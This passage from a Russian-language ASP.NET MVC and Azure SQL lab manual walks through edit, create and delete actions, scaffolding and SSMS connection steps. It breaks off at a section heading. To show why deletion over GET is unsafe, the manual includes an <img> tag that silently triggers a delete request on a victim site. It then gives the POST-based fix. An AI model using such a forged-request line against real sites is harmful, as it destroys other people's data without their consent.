        @Html.HiddenFor(m => m.Id)
        <p>
            @Html.LabelFor(m => m.Name, "Название книги")
            <br />
            @Html.EditorFor(m => m.Name)
        </p>
        <p>
            @Html.LabelFor(m => m.Author, "Автор")
            <br />
            @Html.EditorFor(m => m.Author)
```

```
        </p>
        <p>
            @Html.LabelFor(m => m.Price, "Цена")
            <br />
            @Html.EditorFor(m => m.Price)
        </p>
        <p><input type="submit" value="Отправить" /></p>
    </fieldset>
}
```

Так как уникальный идентификатор id книги нам не надо редактировать, то поле для его отображения сделаем скрытым, то есть воспользуемся хелпером Html.HiddenFor.


Теперь нам нужен сам код сохранения. Определим в контроллере действие EditBook, которое будет обрабатывать POST-запросы:

```
[HttpPost]
public ActionResult EditBook(Book book)
{
    db.Entry(book).State = EntityState.Modified;
    db.SaveChanges();
    return RedirectToAction("Index");
}
```

С помощью строки db.Entry(book).State = EntityState.Modified; мы указываем, что объект существует book уже в базе данных, и для него надо внести в базу измененное значение, а не создавать новую запись. После чего перенаправляемся на главную страницу.

Стоит отметить, что хотя Entity Framework позволяет нам абстрагироваться от запросов sql и структуры БД, но на низком уровне, когда мы устанавливаем значение db.Entry(book).State = EntityState.Modified;, то мы тем самым указываем методу db.SaveChanges(), что надо сгенерировать и выполнить комаду UPDATE для обновления модели в БД.

Обратимся к методу EditBook, например, Home/EditBook/1:



Хелпер Html.EditorFor сгенерировал нам поля для редактирования. Мы можем изменить модель, и отправить ее на сервер, где произойдет ее сохранение.

Добавление и удаление модели

Добавление модели

В предыдущей теме мы посмотрели, как редактировать модель. Продолжим работу с моделью Book и теперь посмотрим, как мы можем ее добавлять и удалить из БД. Для добавления модели вначале определим пару действий:

```
[HttpGet]
public ActionResult Create()
{
    return View();
}
[HttpPost]
public ActionResult Create(Book book)
{
    db.Books.Add(book);
    db.SaveChanges();

    return RedirectToAction("Index");
```

```
}
```

Первый метод возвращает пользователю представление с формой для добавления, а второй - принимает данные этой формы. Теперь создадим представление.

А представление будет выглядеть следующим образом:

```
@model BookStore.Models.Book

@{
    Layout = "~/Views/Shared/_Layout.cshtml";
}

<h2>Новая книга</h2>

@using (Html.BeginForm())
{
    @Html.LabelFor(model => model.Name, "Название книги")
    <br />
    @Html.EditorFor(model => model.Name)
    <br /><br />
    @Html.LabelFor(model => model.Author, "Автор")
    <br />
    @Html.EditorFor(model => model.Author)
    <br /><br />
    @Html.LabelFor(model => model.Price, "Цена")
    <br />
    @Html.EditorFor(model => model.Price)
    <br /><br />
    <input type="submit" value="Добавить" />
}
```

При получении модели book в действии Create метод db.Books.Add(book) будет устанавливать значение Added в качестве состояния модели. Поэтому метод db.SaveChanges() сгенерирует выражение INSERT для вставки модели в таблицу. То есть метод Create мы могли бы переписать следующим образом:

```
[HttpPost]
public ActionResult Create(Book book)
{
    db.Entry(book).State = EntityState.Added;
    db.SaveChanges();

    return RedirectToAction("Index");
}
```

Удаление модели

Теперь самая важная часть - удаление модели. Даже не в плане реализации, сколько в плане безопасности. Добавим простое действие, которое удаляет модель из базы данных:

```
public ActionResult Delete(int id)
{
    Book b = db.Books.Find(id);
    if (b != null)
    {
        db.Books.Remove(b);
        db.SaveChanges();
    }
    return RedirectToAction("Index");
}
```

Вначале мы проверяем, а есть ли такой объект в БД, и если есть, то вызываем метод db.Books.Remove(b). Он установит статус модели в Deleted, благодаря чему EntityFramework при вызове метода db.SaveChanges сгенерирует sql-выражение DELETE. Но мы можем сами указать статус явным образом:

```
public ActionResult Delete(int id)
{
    Book b = new Book { Id = id };
    db.Entry(b).State = EntityState.Deleted;
    db.SaveChanges();

    return RedirectToAction("Index");
}
```

Подобный подход имеет один плюс - мы избегаем первого запроса к БД, который у нас был в выражении Book b = db.Books.Find(id);. То есть вместо двух запросов к БД теперь у нас только один. Но в целом подобный метод на удаление имеет один минус в плане безопасности.

Допустим, нам пришло электронное письмо, в которое была внедрена картинка посредством тега:

```
<img src="http://адрес_нашего_сайта/Home/Delete/1" />
```

В итоге при открытии письма 1-я запись в таблице может быть удалена. Уязвимость касается не только писем, но может проявляться и в других местах, но смысл один - GET-запрос к методу Delete несет потенциальную уязвимость. Поэтому переделаем метод следующим образом:

```
[HttpGet]
public ActionResult Delete(int id)
{
    Book b = db.Books.Find(id);
    if (b == null)
    {
        return HttpNotFound();
    }
    return View(b);
}
[HttpPost, ActionName("Delete")]
public ActionResult DeleteConfirmed(int id)
{
    Book b = db.Books.Find(id);
    if (b == null)
    {
        return HttpNotFound();
    }
    db.Books.Remove(b);
    db.SaveChanges();
    return RedirectToAction("Index");
}
```

Теперь вместо одного метода Delete целых два. Атрибут ActionName("Delete") указывает, что метод DeleteConfirmed будет восприниматься как действие Delete. Первый метод передает удаляемую модель в представление. На представлении с помощью нажатия кнопки мы сможем подтвердить удаление. И удаляемый id уйдет второму методу по запросу POST. Таким образом, мы уйдем от уязвимости GET-запроса. Ну и само представление:

```
@{
    Layout = "~/Views/Shared/_Layout.cshtml";
}
@model BookStore.Models.Book
<h2>Удаление книги</h2>
<dl>
    <dt>Название</dt>
    <dd>
        @Html.DisplayFor(model => model.Name)
```

```
    </dd>

    <dt>Автор</dt>
    <dd>
        @Html.DisplayFor(model => model.Author)
    </dd>


    <dt>Цена</dt>
    <dd>
        @Html.DisplayFor(model => model.Price)
    </dd>
</dl>

@using (Html.BeginForm())
{
    <input type="submit" value="Удалить"  />
}
```

Шаблоны формирования

Так как большинство приложений так или иначе основываются на стандартных CRUD-операциях (Create - Read - Update - Delete), то зачастую разработчики вынуждены многократно создавать контроллеры и представления для одних и тех же действий: добавления, изменения, удаления и просмотра записей из БД. И чтобы облегчить разработчикам жизнь, команда MVC добавила такую полезную функциональность, как шаблоны формирования (scaffolding templates). Эти шаблоны позволяют по заданной модели и контексту данных сформировать весь необходимый базовый код контроллеров, а также всю разметку для представлений, с помощью которых можно управлять записями в БД.

Чтобы воспользоваться данной функциональностью, добавим новый контроллер. Нажмем правой кнопкой мыши на папку Controllers и выберем Add -> Controller.... Далее в окне добавления нового контроллера нам будет предложено выбрать шаблон контроллера:



Собственно, к MVC относятся только первые три шаблона:


- **MVC Controller - Empty**. Этот шаблон добавляет в папку Controllers пустой контроллер, который имеет один единственный метод Index. Данный шаблон не создает представлений
- **MVC Controller with read/write actions**. Данный шаблон добавляет в проект контроллер, который содержит методы Index, Details, Create, Edit и Delete. Однако эти методы не содержат никакой логики работы с базой данных. И нам предлагается самим создать для них код и представления.
- **MVC Controller with views, using Entity Framework**. Это уже более интересный шаблон, который создает контроллер с методами Index, Details, Create, Edit и Delete, а также все необходимые представления для этих действий и добавляет код для извлечения информации из базы данных.

Выберем последний пункт, то есть **MVC 5 Controller with views, using Entity Framework**.

После этого откроется окно добавления нового контроллера, в котором нам будет предложено установить некоторые настройки:

- **Controller name**: имя контроллера

- **Use async controller actions**: будут ли автоматические сгенерированные методы контроллера асинхронными. Установим данную опцию.
- **Model class**: класс модели. Выберем созданную ранее модель Book (либо какую-то другую имеющуюся модель)
- **Data context class**: класс контекста данных. Выберем контекст данных для выбранной модели.
- **Generate views**: надо ли генерировать представления к создаваемым действиям контроллера. При установке этой опции становятся доступными две следующие опции. Установим все эти опции.
- **Reference script libraries**: будут ли подключать представления библиотеки jquery и другие необходимые файлы javascript
- **Use a layout page**: будут ли генерируемые представления использовать мастер-страницу



Установив все опции, нажмем кнопку Add, и в проект будет добавлен новый контроллер. Он будет выглядеть примерно следующим образом:

```
using System;
using System.Collections.Generic;
using System.Data;
using System.Data.Entity;
using System.Linq;
using System.Threading.Tasks;
using System.Net;
using System.Web;
using System.Web.Mvc;
using BookStore.Models;

namespace BookStore.Controllers
{
    public class BookController : Controller
    {
        private BookContext db = new BookContext();

        public async Task<ActionResult> Index()
        {
            return View(await db.Books.ToListAsync());
        }

        public async Task<ActionResult> Details(int? id)
        {
            if (id == null)
            {
                return new
HttpStatusCodeResult(HttpStatusCode.BadRequest);
            }
            Book book = await db.Books.FindAsync(id);
            if (book == null)
            {
                return HttpNotFound();
            }
            return View(book);
        }

        public ActionResult Create()
        {
            return View();
        }

        [HttpPost]
        [ValidateAntiForgeryToken]
        public async Task<ActionResult>
Create([Bind(Include="Id,Name,Author,Price")] Book book)
        {
            if (ModelState.IsValid)
            {
                db.Books.Add(book);
                await db.SaveChangesAsync();
                return RedirectToAction("Index");
            }
```

```
            return View(book);
        }

        public async Task<ActionResult> Edit(int? id)
        {
            if (id == null)
            {
                return new
HttpStatusCodeResult(HttpStatusCode.BadRequest);
            }
            Book book = await db.Books.FindAsync(id);
            if (book == null)
            {
                return HttpNotFound();
            }
            return View(book);
        }

        [HttpPost]
        [ValidateAntiForgeryToken]
        public async Task<ActionResult>
Edit([Bind(Include="Id,Name,Author,Price")] Book book)
        {
            if (ModelState.IsValid)
            {
                db.Entry(book).State = EntityState.Modified;
                await db.SaveChangesAsync();
                return RedirectToAction("Index");
            }
            return View(book);
        }


        public async Task<ActionResult> Delete(int? id)
        {
            if (id == null)
            {
                return new
HttpStatusCodeResult(HttpStatusCode.BadRequest);
            }
            Book book = await db.Books.FindAsync(id);
            if (book == null)
            {
                return HttpNotFound();
            }
            return View(book);
        }

        [HttpPost, ActionName("Delete")]
        [ValidateAntiForgeryToken]
        public async Task<ActionResult> DeleteConfirmed(int id)
        {
            Book book = await db.Books.FindAsync(id);
```

```
            db.Books.Remove(book);
            await db.SaveChangesAsync();
            return RedirectToAction("Index");
        }

        protected override void Dispose(bool disposing)
        {
            if (disposing)
            {
                db.Dispose();
            }
            base.Dispose(disposing);
        }
    }
}
```

А в папке Views/Book мы найдем все необходимые представления со всем необходимым кодом, который теперь нам не надо набирать вручную. И теперь мы можем запустить проект и перейти в адресной строке браузера к нашему контроллеру:



Благодаря шаблонам формирования мы можем не думать о создании кода для стандартных операций, что позволяет сэкономить много времени. Правда, после генерации кода все равно придется вносить правки, изменять автоматически сгенерированные названия на свои (например, название страницы, автоматические генерируемых ссылок и др.), однако от основной работы мы уже будем избавлены.

2. ЛАБОРАТОРНАЯ РАБОТА №2. МОДЕЛИ ОБЛАЧНЫХ ПРИЛОЖЕНИЙ СО СЛОЖНОЙ СТРУКТУРОЙ БД

2.1. Подключение к БД AZURE SQL и создание запросов с помощью SQL Server Management Studio


SQL Server Management Studio (SSMS) — это интегрированная среда для управления любой инфраструктурой SQL, от SQL Server до базы данных SQL для Microsoft Windows.

Рассмотрим, как использовать SSMS для подключения к базе данных Azure SQL, а затем с помощью инструкций Transact-SQL выполнить запрос, вставку, обновление и удаление данных в базе данных [7].

Сведения о подключении SQL Server

Получите сведения о подключении, необходимые для подключения к базе данных SQL Azure. Вам понадобится следующее: полное имя сервера, имя базы данных и сведения для входа.

1. Войдите на портал Azure.
2. В меню слева выберите **Базы данных SQL** и на странице **Базы данных SQL** щелкните имя своей базы данных.
3. На странице **Обзор** базы данных просмотрите полное имя сервера, как показано на следующем рисунке. Вы можете навести указатель мыши на имя сервера, чтобы отобразился пункт **Щелкните, чтобы скопировать**.



4. Если вы забыли данные для входа на сервер базы данных SQL, перейдите на соответствующую страницу, чтобы просмотреть имя администратора сервера. При необходимости сбросьте пароль.

Подключение к базе данных

Используйте SQL Server Management Studio для подключения к серверу базы данных SQL Azure.


Важно!

Логический сервер базы данных SQL Azure прослушивает порт 1433. Чтобы подключиться к логическому серверу базы данных SQL Azure из среды, ограничиваемой корпоративным брандмауэром, этот порт должен быть открыт в брандмауэре.

1. Откройте среду SQL Server Management Studio.
2. В диалоговом окне **Подключение к серверу** введите следующие значения.


3.

Настройка	Рекомендуемое значение	Описание
Тип сервера	Ядро СУБД	Это обязательное значение
Server name (Имя сервера)	Полное имя сервера	Имя должно быть примерно таким: **mynewserver20170313.database.windows.net**
Аутентификация	Проверка подлинности SQL Server	В рамках работы с этим примером мы настроили только один тип проверки подлинности — проверку подлинности SQL
Имя входа	Учетная запись администратора сервера	Это учетная запись, указанная при создании сервера
Пароль	Пароль учетной записи администратора сервера	Это пароль, указанный при создании сервера




4. Щелкните **Параметры** в диалоговом окне **Подключение к серверу**.

В разд. **Подключение к базе данных** введите **mySampleDatabase**, чтобы подключиться к этой базе данных.



5. Щелкните **Подключить**. Откроется окно обозревателя объектов в SSMS.



6. В обозревателе объектов разверните **базы данных**, затем выберите **mySampleDatabase**, чтобы просмотреть объекты в образце базы данных.

Запрос данных

